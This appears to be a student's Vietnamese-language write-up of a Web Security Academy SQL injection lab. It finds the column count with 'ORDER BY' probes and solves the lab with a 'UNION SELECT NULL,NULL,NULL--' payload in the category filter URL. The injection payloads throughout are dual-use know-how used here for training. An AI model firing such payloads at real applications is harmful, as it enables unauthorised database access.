

Lab: SQL injection UNION attack, determining the number of columns returned by the query

PRACTITIONER

LAB

✓ Solved



This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.

Bài này yêu cầu tìm số cột và dùng null để trả về kết quả

WebSecurity Academy SQL injection UNION attack, determining the number of columns returned by the query

LAB Not solved

Back to lab description >>

Home | My account

WE LIKE TO SHOP

Refine your search:

All Corporate gifts Gifts Pets Tech gifts Toys & Games

The Giant Enter Key	\$20.61	View details
Caution Sign	\$18.84	View details
There is No 'I' in Team	\$64.92	View details
Com-Tool	\$5.84	View details
Snow Delivered To Your Door	\$66.00	View details
High-End Gift Wrapping	\$40.28	View details
Couple's Umbrella	\$66.76	View details
Conversation Controlling Lemon	\$65.42	View details
Giant Grasshopper	\$24.12	View details
More Than Just Birdsong	\$5.21	View details
Pest Control Umbrella	\$22.34	View details
The Lazy Dog	\$3.21	View details
All-in-One Typewriter	\$32.73	View details
Robot Home Security Buddy	\$97.94	View details

Khi vào chúng ta có giao diện này ta chọn ngẫu nhiên 1 danh mục

Pets

Refine your search:

All Corporate gifts Gifts **Pets** Tech gifts Toys & Games

Ở đây mik chọn mục Pets

Sau đó chúng ta dùng **ORDER BY** để kiểm tra xem có bao nhiêu cột

 <https://0a9b007c046ca2f282b474a20030000e.web-security-academy.net/filter?category=Pets 'ORDER BY 1-->

'ORDER BY 1 -- ở đây giúp kiểm tra xem có cột 1 ko và đoạn mã SQL đằng sau trở thành chú thích

Pets 'ORDER BY 1--

Refine your search:

[All](#) [Corporate gifts](#) [Gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Có cột 1, ta thử tiếp với 2

Pets 'ORDER BY 2--

Refine your search:

[All](#) [Corporate gifts](#) [Gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Có cột 2, ta thử tiếp 3

Pets 'ORDER BY 3--

Refine your search:

[All](#) [Corporate gifts](#) [Gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Có 3 ta thử với 4

   0a9b007c046ca2f282b474a20030000e.web-security-academy.net/filter?category=Pets%20%27ORDER%20BY%204--      



SQL injection UNION attack, determining the number of columns returned by the query

[Back to lab home](#) [Back to lab description >>](#)

LAB

Not solved



Internal Server Error

Internal Server Error


Đến 4 thì bị lỗi nên là chỉ có 3 cột thôi

Tiếp theo chúng ta dùng UNION SELECT NULL để trả ra kết quả

 <https://0a9b007c046ca2f282b474a20030000e.web-security-academy.net/filter?category=Pets' UNION SELECT NULL,NULL,NULL-->

Pets' UNION SELECT NULL,NULL,NULL—

Để kiểm tra xem ta đoán đúng số cột chưa



The screenshot shows the Web Security Academy interface. At the top, the browser address bar displays the URL: `https://0a9b007c046ca2f282b474a20030000e.web-security-academy.net/filter?category=Pets' UNION SELECT NULL,NULL,NULL--`. The page header includes the Web Security Academy logo and the title "SQL injection UNION attack, determining the number of columns returned by the query". A green "LAB Solved" badge is visible. Below the header, an orange banner reads "Congratulations, you solved the lab!". The main content area shows a search bar with the text "Pets 'UNION SELECT NULL,NULL,NULL--". Below the search bar, there is a section titled "WE LIKE TO SHOP" with a hanger icon. A "Refine your search:" section lists categories: "All", "Corporate gifts", "Gifts", "Pets", "Tech gifts", and "Toys & Games".

Thế là ta đã giải xong bài này